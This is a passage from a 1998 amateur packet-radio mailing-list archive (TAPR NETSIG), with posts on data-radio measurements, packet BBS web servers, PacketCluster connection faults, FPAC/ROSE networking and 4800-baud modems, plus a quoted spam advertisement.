Date: Fri, 25 Sep 1998 15:29:13 -0700
To: netsig@tapr.org
Message-ID: <199809252231.PAA12240@SpamWall.lbl.gov>
Rendered body type: text/plain

I made a few measurements on the Tekk KS-2000 220 MHz data radio last night.

I powered the radio with a 10 volt supply and measured almost 3 watts
output, it slowly drops toward 2 watts as it heats up over a couple of minutes.

Front end is a DGFET, with another DGFET as a mixer to a pair of 21.4 MHz
crystal filters. 2nd IF chores are done with a MC3361 and a pair of ceramic
resonators. Looks like about 1uV for 20 db quieting. Wouldn't recommend it
for moonbounce, but might be a blessing in a high RF environment.

Audio out is low level, in the 300 mv pk/pk range, and appears to be
de-emphasized. Audio is NOT squelched, so you will need a TNC with State
Generator DCD. There is COR circuitry and an adjustment pot on the board,
but it is not brought out to the connector yet.

Transmit audio requires about 300 mv pk/pk into ~10K for 3 KHz deviation.
There is a dev adjust pot, but I haven't changed the factory setting yet.
The audio response is flat, that is to say that it lacks the 6 dB/octave
rising characteristic (pre-emphasis) that is the convention for VHF/UHF
voice/tone modulation. A lowpass splatter filter follows the speech amp.

I was able to add pre-emphasis by simply adding a .0068 uf capacitor in
series with the audio input line. This arrangement requires about 400 mv
pk/pk input. .0068uf is fine for 1200 baud packet, but if you want to use
the radio for voice, a smaller capacitor (.0033uf) might be a better choice.

Final amp is an MRF227.

The radio comes in a shiny metal case measuring 4.75" x 2.3" x 0.8" (not
counting connector protrusions). There is a male DB-9 connector and a BNC.
Pinout was NOT provided. After a few calls, I was able to obtain a
schematic, but it had the pinout shown incorrectly!

Pinout is:

Pin 1 Xmit Audio in
Pin 2 Rcv Audio out
Pin 3 PTT (gnd to xmit)
Pin 4 Gnd
Pin 5 +10 VDC (about 750 ma on xmit, about 20 ma on rcv)
Pin 6 Wired to unused trace on PC board. (spare?)

I will be using this radio for a 1200 baud circuit, so I have not made any
9600 related mods or tests, but suspect that it would be fairly easy to mod
for 9600.

-Mike-

Mike Fahmie - Advanced Light Source
Lawrence Berkeley National Laboratory
(510) 486-4030 - MPFahmie@lbl.gov
WA6ZTY @ N6EEG

139. RE: [NETSIG:3740] 1998 ARRL and TAPR DCC this coming weekend !

From: "Hast, Chuck" <wchast@utilpart.com>
Date: Mon, 28 Sep 1998 09:14:00 -0400
To: "'netsig@tapr.org'" <netsig@tapr.org>
Message-ID: <c=US%a=_%p=UPINET%l=UPOPS-980928131400Z-140@upops.utilpart.com>
Rendered body type: text/plain

I was planning on flying up there From Kansas City where I was working
on a mobile data project, but a meterological phenomenon called Georges
interrupted those plans... It had Tampa's name on it for a bit but then
took up it's original heading and we missed it...

I hope you all had a good conference, we had a real good emergency
preparedness exersize B-b

>----------
>From: Greg Jones, WD5IVD[SMTP:wd5ivd@tapr.org]
>Sent: Tuesday, 22 September, 1998 18:55
>To: netsig@tapr.org
>Subject: [NETSIG:3740] 1998 ARRL and TAPR DCC this coming weekend !
>
>Just as a reminder the 1998 ARRL and TAPR Digital Communications Conference
>in Chicago, IL is happening this weekend!
>
>The conference schedule and information is on-line at http://www.tapr.org/dcc
>The abstract page should be on-line shortly.
>
>Hope to see you in Chicago this weekend!
>
>Cheers - Greg Jones, WD5IVD
>-----
>Greg Jones, WD5IVD   Austin, Texas
>wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd
>
>
>

140. web pages - client/server over packet radio ?

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Mon, 28 Sep 1998 17:06:09 -0700
To: netsig@tapr.org
Message-ID: <36102471.6F86@erinet.com>
Rendered body type: text/plain

> Most of that exists now with TNOS. JNOS or Apache on Linux will

Hi, Bill:

 What software does a user use ? How is it set up ?

Regards,
Chuck

Bill Vodall wrote:
>
> I don't think anybody replied to this... Sorry if somebody
> did and I missed it.
>
> > Howdy, Steve:
> >
> > I am imagining a packet radio BBS that is a web server. I guess that the
> > users would need to 'kiss' their TNCs. Users would use a GUI to connect
> > and navigate. Just a simple ftp:// would work. Users could select sub-
> > directories ARRL,AMSAT,GLOBAL,NATIONAL,STATE,LOCAL areas and point and click
> > to read messages/bulletins. They could have their own web page on the local
> > pbbs. A 'permanent-cache' of graphics (TAPRLOGO.GIF,ARRLLOGO.GIF,AMSATLOGO.GIF
> > ,ANTENNA.GIF,MICROPHONE.GIF,TNC.GIF,PC.GIF,KEYER.GIF,LOCAL-CLUB-LOGO.GIF...)
> > could allow some 'pizzaz' to web pages without consuming radio bandwidth.
> >
> > Regards, Chuck
>
> Most of that exists now with TNOS. JNOS or Apache on Linux will
> do almost the same with lots of configuration tweaking as they're
> generic servers where TNOS is tuned for the AX25 world.
>
> Caching and developing graphics needs a little work but that's
> the fun part.
>
> 73,
> Bill - WA7NWP

141. FCC ANNOUNCES SHIFT IN AMATEUR RADIO ENFORCEMENT FUNCTIONS

From: Dewayne Hendricks <dewayne@warpspeed.com>
Date: Mon, 28 Sep 1998 19:50:30 -0700
To: fccreg@tapr.org (TAPR FCC Regulatory List),
netsig@tapr.org (TAPR Networking List),
ss@tapr.org (TAPR SS Mailing List)
Message-ID: <v04101a03b235fb2f3fd6@[192.168.1.7]>
Rendered body type: text/plain

COMPLIANCE AND INFORMATION ACTION
September 25, 1998
Report No. CI 98-17

FCC ANNOUNCES SHIFT IN AMATEUR RADIO ENFORCEMENT FUNCTIONS

The Federal Communications Commission announced today a change in the handling of enforcement actions concerning the Amateur Radio Service. By internal arrangement between the FCC's Compliance and Information Bureau (CIB) and the FCC's Wireless Telecommunications Bureau (WTB), as of September 1, 1998, all investigation, evaluation and processing of radio amateur related enforcement matters have been transferred to the CIB.
The main objective of this change is to facilitate the Commission's pursuit of compliance in the amateur services especially with regard to resolution of interference complaints.

The CIB staff now handles amateur radio enforcement matters from initiation to resolution, including, as appropriate, complaints, amateur testing issues, warnings, monetary penalties, revocation hearings or, in extreme cases, equipment seizure and prosecution through the Department of Justice. WTB continues to handle all processing and licensing matters including new applications and licensing renewal matters. WTB continues to handle all policy and rule making matters related to amateur radio.

All amateur enforcement questions and complaints should be sent to:

Compliance and Information Bureau
Compliance Division
Attention: Amateur Complaints
1919 M Street, Mail Stop 1500E1, Washington, D.C. 20554

Calls should be directed to (202) 418-1184.

News Media contacts: Meribeth McCarrick or David Fiske at (202) 418-0500
Compliance and Information Bureau contact: Riley Hollingsworth at (717) 338-2502

- FCC -

142. Re: [NETSIG:3744] web pages - client/server over packet radio ?

From: Bill Vodall <vodall@bigsky.com>
Date: Tue, 29 Sep 1998 02:01:06 -0700 (PDT)
To: netsig@tapr.org
Message-ID: <199809290901.CAA07752@eagle.bigsky.com>
Rendered body type: text/plain

>
> > Most of that exists now with TNOS. JNOS or Apache on Linux will
>
> Hi, Bill:
>
> What software does a user use ? How is it set up ?
>
> Regards,
> Chuck

College essays could be written to answer that..

TNOS, on Linux, has an Web server tuned for a packet BBS.
(http://www.lantz.com).

JNOS has a more basic web server. It runs on DOS or Linux.

If you're not familar with the *NOS family of TCPIP/BBS software
for packet, a quick web search should give lots of info.

And how is it all set up?

With a great deal of patience, reading, studying, two or
three elmers and a pint or two of your preferred tonic.
It's an adventure as well as an education.

73,
Bill - WA7NWP

143. Re: [NETSIG:3746] Re: web pages - client/server over packet radio ?

From: "Charles E. Gelm" <gelmce@erinet.com>
Date: Tue, 29 Sep 1998 07:22:30 -0700
To: netsig@tapr.org
Message-ID: <3610ED26.610C@erinet.com>
Rendered body type: text/plain

Thanks, Bill & netsig:

Thats too bad. Ya kno, sometimes I can get neat stuff that fits on
one (1) floppy and it installs itself and it works great.

 And then sometimes neat stuff requires a doctorate in computer.guru.444
and gigabytes of files scattered all over and ya just can't find the
versions of the pieces ya need and ya run in circles trying
to jump through the tiny hoops in the HOW-TO and ya just give up.

 OBTW, I am looking for WFWT32.EXE version 3.11b for my IP masquerade attempt.

<snip>

> And how is it all set up?
>
> With a great deal of patience, reading, studying, two or
> three elmers and a pint or two of your preferred tonic.
> It's an adventure as well as an education.
>
> 73,
> Bill - WA7NWP

Regards, Chuck
--
Researching GELM

October 1998

Original source file: netsig.9810
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9810

1. DECUS LUG CFP: High-Speed LANs

From: JOHN MALMBERG <LNUSSAT.JMALMBER@eds.com>
Date: Fri, 2 Oct 1998 13:49:00 -0400
To: netsig <netsig@TAPR.ORG>
Message-ID: <009500001892177300000 2L032*@MHS>
Rendered body type: text/plain

FYI, This could have stuff of interest to this group.

I do not know if there is a fee to attend, but many of these are free.

-John, WB8TYW
E-Mail: LNUSSAT.JMALMBER AT GMEDS.COM
Ax.25: WB8TYW@K4HRY.#MIDTN.TN.USA.NOAM

---------- Forwarded by JOHN MALMBERG on 10/02/98 10:41 AM
---

jbecker @ SYSS*L.C*M
10/01/98 10:23 PM

To: Info-VAX @ MVB.SAIC.COM @ DIAMOND
cc:
Subject: DECUS LUG CFP: High-Speed LANs

Call For Participation: Panel on High-Speed LANs

Who: DECUS ESILUG (Washington DC area)
When: Tuesday, November 17, 1:00-4:00
Where: CNA Corporation, Alexandria, VA (Rte 7 & 395)

At the November 17 ESILUG meeting, we will feature a vendor-neutral technical overview of high-speed LAN technologies and a user panel on implementation experiences.

We are currently seeking panel members who can discuss their organizations' experiences with high-speed LANs. Each panelist will describe his or her circumstances for 5-15 minutes, and then we will open the floor for questions from the audience. Example points to be addressed by panelists include:
- Why we investigated high-speed LANs
- Which technologies we considered and why
- Which technology we chose and why (even if you decided a 10Mbit switched environment was all you really needed!)
- Planning & implementation tips
- Lessons learned
- Where we're headed

Expect a technically oriented audience that wants to benefit from the experiences of someone who has already been down that road.

Given that we are a DECUS LUG, we are interested in practical, technical information, not marketing presentations on products or services.

If you would like to participate, please provide a synopsis of your involvement with high-speed LANs to the ESILUG Chair, Jim Becker (jbecker@syssol.com) by Friday, October 16.

Thanks,
Jim Becker
System Solutions Incorporated (http://www.syssol.com)
Rockville, MD & Herndon, VA

DECUS ESILUG (http://www.decus.org/decus/lugs/esilug)
Washington, DC area

2. Fwd: (Form) Comments from your Home Page from

```
From: "Greg Jones, WD5IVD" <wd5ivd@tapr.org>
Date: Thu, 15 Oct 1998 08:00:37 -0500
To: "NETSIG  list   mailing"<netsig@tapr.org>, " tapr-tnc "<tapr-tnc@tapr.org>
Message-ID: <v04011707b24ba23dc918@[128.83.74.103]>
Rendered body type: text/plain
```

Maybe someone can help John.

SEND E-MAIL back to his address: jascott@ix.netcom.com

```
>Date: Wed, 14 Oct 1998 21:43:03 -0500
>To: wd5ivd@tapr.org
>From: jascott@ix.netcom.com
>Subject: (Form) Comments from your Home Page from
>Mime-Version: 1.0
>Status:
>
>Name: John A Scott
>Callsign: KA8FSM
>Email: jascott@ix.netcom.com
>
>Address: 16212 Walcot Lane
>
>City: Cornelius, NC 28031  USA
>
>
>---Comments--------------------------------------------------
>The Carolina DX Association has been experiencing a rather elusive problem
>
>with its DX PacketCluster system.  A copy of correspondence is appended below.
>
>The problem is characterized by the control node responding with the welcome
>
>screen only to have the station logging in immediately return a "DM" frame to
>
>which the control node disconnects.  This seems to have no bearing on signal
>
>strength or relative direction from the control node.  Some stations
>
>never have the problem, some sometimes do, and some never do.  Hopefully,
>
>some of the guru's who frequent the TAPR pages will have some ideas.
>
>      --Stumped in the Carolinas       John Scott   KA8FSM
>
>
>
>
>
>------------------------
>
>Attachment:
>
>
>
>While there have been a number of problems with both the digi and N4ZC
>
>node, some may in fact all be tied to the user connect problem.
>
>
>
>The node operated fine for over 5 years. Over that period we made small
>
>changes in user and node TNC parameters to the point I had 20-24 users on
>
>a normal evening. While the odd station got disconnected, for the most
>
>part they all stayed connected and had no problem connecting.
>
>
>
>About 11 months ago we started having much higher user disconnect
>
>problems along with user connect problems. While we didn't know at first
>
>what the problem was, we finnaly found out that in almost all cases the
>
```

>user was in fact telling the node to disconnect them soon after the
>
>connect request.
>
>
>
>In most cases the user sends the connect request......the node sends the
>
>Hi Welcome message and in most cases, before the user gets the prompt
>
>line, he sends a DM frame. There are about 5 or 6 users that NEVER EVER
>
>have the connect problem. some users have it EVERY time they try to
>
>connect and the majority have it most, but not all the time. Those that
>
>have the problem may have it happen for hours or days and may be able to
>
>connect some hours or days later.
>
>
>
>One user, only 7 miles away, tried to connect 21 times in a row with the
>
>same neg result. He tried a few minutes later, connected OK, and stayed
>
>connected round the clock for the next 2 days. While this was going on,
>
>some users out over 30 miles were staying connected OK. At a later time
>
>that night, some of those connected users got disconnected and couldn't
>
>reconnect due to the same "DM" problem. This kind of thing has gone on
>
>day after day, week after week, month after month.
>
>
>
>The problem NEVER happens when trying to make node connections.
>
>(cluster to cluster)
>
>
>
>Those users that have the problem, who can connect to the nodes on either
>
>side of N4ZC, connect to those nodes the FIRST TIME, EVERY TIME.
>
>
>
>What have we done to work on the problem.......in no special order.
>
>
>
>We've used other stations to monitor what the node and users send to each
>
>other on connect requests. In each case, there is no indication of
>
>anything that the node sends to cause the user to send the DM frame.
>
>
>
>Both the node, and users, have listened on the freq for hours and hours
>
>and find no other signals that could cause problems.
>
>
>
>Even tho there was no indication of any kind of QRM or intermod, we
>
>bought and put a bandpass filter in the line. It had no effect on the
>
>problem.
>
>
>
>Some have said the problem might be "white noise". I really doubt this
>
>because there are times a user 2 miles from the node can't connect while

>
>users out 30 miles stay connected. If it was white noise strong enough to
>
>keep a 2 mile distant station from connecting, it would cause a
>
>disconnect to the distant users.
>
>
>
>Even tho we hear nothing on the frequency that sounds like it could be a
>
>problem, we've tried 3 other frequencies just to make sure it isn't the
>
>frequency. We've had the same problem on each frequency.
>
>
>
>For those that think it is TNC parameter problems, it was working fine
>
>with 20-24 users before the problem started. There were no changes to
>
>node parameters. The problem happens at times with no stations connected
>
>and only one station trying to connect. We would have to have really bad
>
>parameters to cause the problem to show up with only one user trying to
>
>connect.
>
>
>
>We have checked a number of times to make sure the node has the correct
>
>deviation.
>
>
>
>Some SYSOPS suggested we drop back from BPQ ver 4.08 to 4.06. That had no
>
>effect on the problem.
>
>
>
>We reloaded PACKCLUS to make sure that wasn't the problem. We changed the
>
>TNC, radio and antenna with no change in the problem.
>
>
>
>K4QO got another copy of PACKCLUS.EXE, made up all new files on his spare
>
>computer to make sure there could be no contamination. He brought that
>
>computer, another TNC and radio to the N4ZC QTH. We still have the same
>
>GD problem with the new equipment.
>
>
>
>OK Doug, I may have forgot some things but I guess that covers it.
>
>73 Rog
>
>
>
>1.   The problem happens on direct connects and also coming thru a digi
>
>with input on two (2) meters and output on 440 MHz.
>
>
>
>2.   Installation of another cluster, which has been tested at another
>
>location gave same results. The instalitation of the other cluster, was
>
>with computer, tnc, radio. Used the same antenna and power supply.
>
>
>

>3.   The cluster has a 2400 baud backbone circuit on two (2) meters which
>
>works with no problems. A Cluster/node that connects on 145.750 @ 2400 baud
>
>cannot connect on the 144.93 frequency at 1200 baud using a -7 on the call.
>
>Also this same station cannot conect thru a digi with an input on 2 mtrs and
>
>the ontput on 440.
>
>
>
>4.   The users that cannot connect to this node, connect to another node
>
>and experience no problems there.
>
>
>
>5.   The problem appears to be Call Sign sensitive. The stations that
>
>cannot connect, are able to connect using another call sign.
>
>
>
>6.   If anyone has and ideas, please answer direct to me at either of the
>
>following Email addresses. If and when a solution is found I will put it on
>
>the reflector.
>
>
>
>
>
>73 Doug/K4QO
>
>
>
>

Greg Jones, WD5IVD   Austin, Texas
wd5ivd@tapr.org   http://www.tapr.org/~wd5ivd

3. New email address

From: "J Fields" <asic@sj.bigger.net>
Date: Thu, 29 Oct 1998 20:00:14 -0800
To: <julianfields@usa.net>
Message-ID: <001701be03ba$017b22c0$71916fce@p133>
Rendered body type: text/plain

Please use julianfields@usa.net to send me email
since I don't know how much longer my internet
connection will continue to work at my present ISP.
As you may have read, the Bigger.NET ISP has
gone bankrupt and I might have to read my email
at the usa.net site.

Thank you,
Julian Fields
http://www.angelfire.com/biz/alopatek/
Add a link to my home page by cutting line below:
Alopatek Consulting
VLSI design, Verilog, VHDL, Synopsys, Spice
(408)773-8197 mailto:julianfields@usa.net

November 1998

Original source file: netsig.9811
Source: http://ftp.tapr.org/tapr_history/SIG_Archives/netsig/mail_archive/netsig.9811

1. 900 MHz modem

From: "Christopher R. Nighswonger" <ku4dd@cwix.com>
Date: Mon, 09 Nov 1998 15:43:41 -0500
To: netsig@tapr.org
Message-ID: <000801be0c21$a304afc0$f2e637a6@default>
Rendered body type: text/plain

I have a couple of cell phones which I am interested in trying to convert
for use as radio-modems. Can anyone on the list point me to a source of
information on this? Any help will be greatly appreciated.

Thanks,
Chris

Christopher R. Nighswonger

Amicus amor, sed magis amicus veritas. "Dear is love, but dearer still is
truth."

KU4DD
http://www.qsl.net/w4fbc

2. Insurance and Investments Advertisement

From: Insurance@theinsnet.com
Date: Wed, 18 Nov 1998 04:07:54 -0500 (EST)
To: bizzy00@usa.net
Message-ID: <199811180907.EAA03246@eastwood.pahosp.com>
Rendered body type: text/plain

The Insurance Network - A network of professional insurance and investment consultants working for and
with you to find a company that suits both your lifestyle and budget.

This message complies with the proposed United States Federal requirements for commercial email. For
additional information see: http://www.senate.gov/~murkowski/commercialemail/EMailAmendText.html Sender
 Information: The Insurance Network, 2890 East Causeway, Suite 111, Mandeville, LA 70448, Phone:
1-888-724-3108 ext. 5413752. Future mailings may be stopped at no cost to you by sending a reply to:
Remove@theinsnet.com

GROUP, FAMILY and INDIVIDUAL HEALTH
(Includes The HealthCare Savings Card benefiting those with or without Managed Health Care Plans)
http://www.theinsnet.com/health/health.htm

LIFE INSURANCE
(Term, Whole, Universal, Variable, Final Expense)
http://www.theinsnet.com/life/life.htm

AUTOMOBILE
(Great Benefits and Rates)
http://www.theinsnet.com/Auto/auto.htm

SUPPLEMENTAL
(Disability, Medicare, Cancer Benefit, Hospital Indemnity, Long Term Care)
http://www.theinsnet.com/supplemental/supplemental.htm

INVESTMENTS
(Exciting Investments; some with a guaranteed rate of return of up to 42%)
http://www.theinsnet.com/Invest/investments.htm

Visit http://www.theinsnet.com regarding insurance and investment information, rates and coverage.

Thank You,
The Insurance Network

To be removed from this and other
lists, simply reply with REMOVE in
the subject line to <rem-list2@usa.net>
Thank you.
---

3. remove

From: Leo Palaima <lpalaima@jps.net>
Date: Fri, 20 Nov 1998 05:42:00 -0800
To: netsig@tapr.org
Message-ID: <365571A8.354B6ECE@jps.net>
Rendered body type: text/plain

Insurance@theinsnet.com wrote:

> The Insurance Network - A network of professional insurance and investment consultants working for and
 with you to find a company that suits both your lifestyle and budget.
>
> This message complies with the proposed United States Federal requirements for commercial email. For
additional information see: http://www.senate.gov/~murkowski/commercialemail/EMailAmendText.html Sender
 Information: The Insurance Network, 2890 East Causeway, Suite 111, Mandeville, LA 70448, Phone:
1-888-724-3108 ext. 5413752. Future mailings may be stopped at no cost to you by sending a reply to:
Remove@theinsnet.com
>
>
> GROUP, FAMILY and INDIVIDUAL HEALTH
> (Includes The HealthCare Savings Card benefiting those with or without Managed Health Care Plans)
> http://www.theinsnet.com/health/health.htm
>
> LIFE INSURANCE
> (Term, Whole, Universal, Variable, Final Expense)
> http://www.theinsnet.com/life/life.htm
>
> AUTOMOBILE
> (Great Benefits and Rates)
> http://www.theinsnet.com/Auto/auto.htm
>
> SUPPLEMENTAL
> (Disability, Medicare, Cancer Benefit, Hospital Indemnity, Long Term Care)
> http://www.theinsnet.com/supplemental/supplemental.htm
>
> INVESTMENTS
> (Exciting Investments; some with a guaranteed rate of return of up to 42%)
> http://www.theinsnet.com/Invest/investments.htm
>
> Visit http://www.theinsnet.com regarding insurance and investment information, rates and coverage.
>
> Thank You,
> The Insurance Network
>
> ----------------------------------
> To be removed from this and other
> lists, simply reply with REMOVE in
> the subject line to <rem-list2@usa.net>
> Thank you.
> ----------------------------------

4. (no subject)

From: jtennant@sbccom.com (Jacob Tennant)
Date: Fri, 20 Nov 1998 09:29:30 -0500
To: <netsig@tapr.org>
Message-ID: <19981120142500617.AAA301@wvu.edu.wvu.edu>
Rendered body type: text/plain

TEST MESSAGE

5. emwin and packet

From: KB5OJR@aol.com
Date: Fri, 20 Nov 1998 13:13:51 EST
To: netsig@tapr.org
Message-ID: <a60c9cfb.3655b15f@aol.com>
Rendered body type: text/plain

Some time ago I brought up the possibility of putting the
emwin wx data on a suitable packet server. If memory serves
someone in Montanna said they were going to write some
software? Am kinda curious how thats coming along, we have
a emwin source here that has great access to the ROSE network
and its 9600 backbones here in SW Okla. and North Texas.

Thanks.

J.P.

6. Re: [NETSIG:3755] emwin and packet

From: B Sinbine <stonehvn@gate.net>
Date: Sat, 21 Nov 1998 03:07:22 +0500
To: netsig@tapr.org
Message-ID: <199811210804.DAA83554@onondaga.gate.net>
Rendered body type: text/plain

At 11:26 PM 11/20/98 , KB5OJR@aol.com wrote:
>Some time ago I brought up the possibility of putting the
>emwin wx data on a suitable packet server. If memory serves
>someone in Montanna said they were going to write some
>software? Am kinda curious how thats coming along, we have
>a emwin source here that has great access to the ROSE network
>and its 9600 backbones here in SW Okla. and North Texas.
>
>Thanks.
>
>J.P.

This is out of the realm of the message, but seeing ROSE in it made me want
to send a reply to it.

Has anyone in the different parts of the country thought of or heard of a
program called FPAC??? It is the computer version of rose and MUCH better.
We have switched almost ALL of our rose switches over to FPAC in South
Florida and the network is better than ever. There is just so MUCH more
that you can do with FPAC that we are seeing users starting to come back
because they can play around the state keyboarding or whatever else they
want to do.

If you want to check out FPAC just try   http://www.fpac.ampr.org and see
what you think. We have a listserver there also if you have any questions
that you want to ask, or just send me a reply!!!

Thanks,

73, Bill N4XEO

E- Mail   mailto:stonehvn@gate.net
home page: http://www.qsl.net/n4xeo
F.A.D.C.A.: http://www.flnet.com/~crosby/fadca
FPAC   http://www.fpac.ampr.org
ICQ: 3698576

7. MDT software

From: "Steve Sampson" <ssampson@usa-site.net>
Date: Sat, 21 Nov 1998 04:19:00 -0600
To: <netsig@tapr.org>
Message-ID: <007401be1538$5b7070c0$87228cd1@dodge.usa-site.net>
Rendered body type: text/plain

I saw a message recently on rec.radio.amateur.digital.misc concerning
a decoder for those mobile data terminals the police use.

    http://www.jps.net/gordone/mdt

While watching the output over the last couple of days, I am really
impressed with the through-put at 4800 baud. I thought it would be
barely perceptible increase from 1200 baud. It is quite noticeable
however.

Having messed with 9600 with about 5 other people, my experience
has been, it is great for point to point short hops, but never equaled
the range/reliability of a 1200 baud node.

I'm wondering why 4800 never took off, since there was products
designed for it, and the radio doesn't have to be redesigned as
with 9600?

8. Re: [NETSIG:3757] MDT software

From: Bob Nielsen <nielsen@primenet.com>
Date: Sat, 21 Nov 1998 09:06:53 -0700 (MST)
To: netsig@tapr.org
Message-ID: <Pine.LNX.3.96.981121090431.1073D-100000@nielsen.tus.primenet.com>
Rendered body type: text/plain

On Sat, 21 Nov 1998, Steve Sampson wrote:

> I saw a message recently on rec.radio.amateur.digital.misc concerning
> a decoder for those mobile data terminals the police use.

>
>   http://www.jps.net/gordone/mdt
>
> While watching the output over the last couple of days, I am really
> impressed with the through-put at 4800 baud. I thought it would be
> barely perceptible increase from 1200 baud. It is quite noticeable
> however.
>
> Having messed with 9600 with about 5 other people, my experience
> has been, it is great for point to point short hops, but never equaled
> the range/reliability of a 1200 baud node.
>
> I'm wondering why 4800 never took off, since there was products
> designed for it, and the radio doesn't have to be redesigned as
> with 9600?

Really? I thought 4800 used direct FM rather than AFSK. That's the way
it is used on the Arizona/California 6 meter backbone. I've never heard
of anyone pushing higher than 2400 through the audio circuits (and that
never became very popular around here).

Bob

Bob Nielsen   Internet: nielsen@primenet.com
Tucson, AZ   AMPRnet: w6swe@w6swe.ampr.org
DM42nh   http://www.primenet.com/~nielsen

9. Re: [NETSIG:3758] Re: MDT software

From: "Steve Sampson" <ssampson@usa-site.net>
Date: Sat, 21 Nov 1998 11:22:44 -0600
To: <netsig@tapr.org>
Message-ID: <000601be1573$8d03a040$87228cd1@dodge.usa-site.net>
Rendered body type: text/plain

Hmm, must have been the hour...

Of course you're correct on that. The mdt program attaches to the
discriminator (or its equivalent), so of course the data was FSK.

Steve

Bob wrote:
>> Steve wrote:
>> I'm wondering why 4800 never took off, since there was products
>> designed for it, and the radio doesn't have to be redesigned as
>> with 9600?
>
>Really? I thought 4800 used direct FM rather than AFSK. That's the way
>it is used on the Arizona/California 6 meter backbone. I've never heard
>of anyone pushing higher than 2400 through the audio circuits (and that
>never became very popular around here).
>
>Bob

10. Remove

From: Wolfgang Baron Papesch <wbaron@hondutel.hn>
Date: Sat, 21 Nov 1998 12:20:37 -0600
To: netsig@tapr.org
Message-ID: <199811211219.MAA11391@miraf-server2.hondutel.hn>
Rendered body type: text/plain

At 07:50 20/11/1998 -0600, you wrote:
>
>
>Insurance@theinsnet.com wrote:
>
>> The Insurance Network - A network of professional insurance and
investment consultants working for and with you to find a company that suits
both your lifestyle and budget.
>>
>> This message complies with the proposed United States Federal
requirements for commercial email. For additional information see:
http://www.senate.gov/~murkowski/commercialemail/EMailAmendText.html Sender
Information: The Insurance Network, 2890 East Causeway, Suite 111,
Mandeville, LA 70448, Phone: 1-888-724-3108 ext. 5413752. Future mailings
may be stopped at no cost to you by sending a reply to: Remove@theinsnet.com
>>

>>
>> GROUP, FAMILY and INDIVIDUAL HEALTH
>> (Includes The HealthCare Savings Card benefiting those with or without
Managed Health Care Plans)
>> http://www.theinsnet.com/health/health.htm
>>
>> LIFE INSURANCE
>> (Term, Whole, Universal, Variable, Final Expense)
>> http://www.theinsnet.com/life/life.htm
>>
>> AUTOMOBILE
>> (Great Benefits and Rates)
>> http://www.theinsnet.com/Auto/auto.htm
>>
>> SUPPLEMENTAL
>> (Disability, Medicare, Cancer Benefit, Hospital Indemnity, Long Term Care)
>> http://www.theinsnet.com/supplemental/supplemental.htm
>>
>> INVESTMENTS
>> (Exciting Investments; some with a guaranteed rate of return of up to 42%)
>> http://www.theinsnet.com/Invest/investments.htm
>>
>> Visit http://www.theinsnet.com regarding insurance and investment
information, rates and coverage.
>>
>> Thank You,
>> The Insurance Network
>>
>> ----------------------------------
>> To be removed from this and other
>> lists, simply reply with REMOVE in
>> the subject line to <rem-list2@usa.net>
>> Thank you.
>> ----------------------------------
>
>
>
>

11. Re: [NETSIG:3756] Re: emwin and packet

From: KB5OJR@aol.com
Date: Sat, 21 Nov 1998 14:12:24 EST
To: netsig@tapr.org
Message-ID: <4414d94e.36571098@aol.com>
Rendered body type: text/plain

Yes have heard of fpac and the node operators who have rose switches with
more than several ports and alos located at thier qth, not a remote site
have changed to it. There are several bugs in it that are being worked out.
Still given room limitations and desire to have one less thing to go wrong,
ie computer, i havent changed my sites as the rose is still doing a bang up
job at remote sites using only a user and backbone ports. Also, not to stir
up any breww-ha-ha, I really don't care for the netrom or thenet functions,
ghost nodes, id's, and node hoppers that I dontd have to put up with on rose.
However, fpac seems to be the way to go if you have multiple ports at
an accessable location and are aware of the bugs and willing to drop
the passing of corrrect call progress addresses, particularly since it
does support the rose networking scheme otherwise. Thanks for your
comments.
J.P.

12. Re: [NETSIG:3761] Re: emwin and packet

From: "Steve Sampson" <ssampson@usa-site.net>
Date: Sat, 21 Nov 1998 16:21:42 -0600
To: <netsig@tapr.org>
Message-ID: <003601be159d$51178fe0$87228cd1@dodge.usa-site.net>
Rendered body type: text/plain

Doesn't the Weather Service cover the areas of the nodes in question?

Steve

13. Re: [NETSIG:3762] Re: emwin and packet

From: KB5OJR@aol.com
Date: Mon, 23 Nov 1998 20:38:43 EST
To: netsig@tapr.org
Message-ID: <5da24b4f.365a0e23@aol.com>
Rendered body type: text/plain

You bet, and they do a great job, they are all licensed hams and
get on one of several wide area voice repeater networks.
However, it would be nice to have hard copy available via mobile packet,
and at other places also. Great for details and doesnt make much
noise while you recieve it exactly as it was sent hi.

I think its a great idea.

14. Re: [NETSIG:3759] Re: MDT software

From: Steve Stroh N8GNJ <n8gnj@tapr.org>
Date: Mon, 23 Nov 1998 21:22:26 -0800
To: netsig@tapr.org
Message-ID: <199811240643.AAA21528@rgate2.ricochet.net>
Rendered body type: text/plain

As I recall, the main selling point of 4800 is that although it did need
direct (couldn't use the audio path) modulation, it worked on ALL radios,
once modified, instead of the "some work, some don't" modifications
necessary for 9600 baud.

Steve

At 11:28 11/21/98 -0600, you wrote:
>Hmm, must have been the hour...
>
>Of course you're correct on that. The mdt program attaches to the
>discriminator (or its equivalent), so of course the data was FSK.
>
>Steve
>
>
>Bob wrote:
>>> Steve wrote:
>>> I'm wondering why 4800 never took off, since there was products
>>> designed for it, and the radio doesn't have to be redesigned as
>>> with 9600?
>>
>>Really? I thought 4800 used direct FM rather than AFSK. That's the way
>>it is used on the Arizona/California 6 meter backbone. I've never heard
>>of anyone pushing higher than 2400 through the audio circuits (and that
>>never became very popular around here).
>>
>>Bob
>

15. Re:MDT

From: "Donald V. Lemke" <wb9mjn%wb9mjn.ampr.org@uugate.ampr.utah.edu>
Date: Thu, 26 Nov 1998 20:04:53 -0600
To: netsig@tapr.org
Message-ID: <365E08C4.2607@uugate.aim.utah.edu>
Rendered body type: text/plain

Hi Steve and Bob,

> As I recall, the main selling point of 4800 is that although it did need
> direct (couldn't use the audio path) modulation, it worked on ALL radios,
> once modified, instead of the "some work, some don't" modifications
> necessary for 9600 baud.
>
> Steve

  I think you and Bob are confusing two forms of 4800. The first one was
made by a Canadian group, and it was touted as not needed direct
modulator / discrimator connections. It was probably oversold in this
regard. In the midwest here, the Guys up in the Milwaukee area used it,
but had trouble making it work with any radio, to any other radio. They
could make it work when both stations used the same radio.

  The 6 meter 4800 baud network in Ca and Az uses K9NG modems. Its my
understanding that the surplus commercial CHiPies 6 meter crystal rigs
didn t have a wide enuf IF bandwidth to go 9600. Steve Goode advised Orv
Beach to go 4800, after I had done so here, with our first version of
the Midland 13-509 mods, with good results.

  Now MDT is probably via a repeater. At least most of the systems I ve
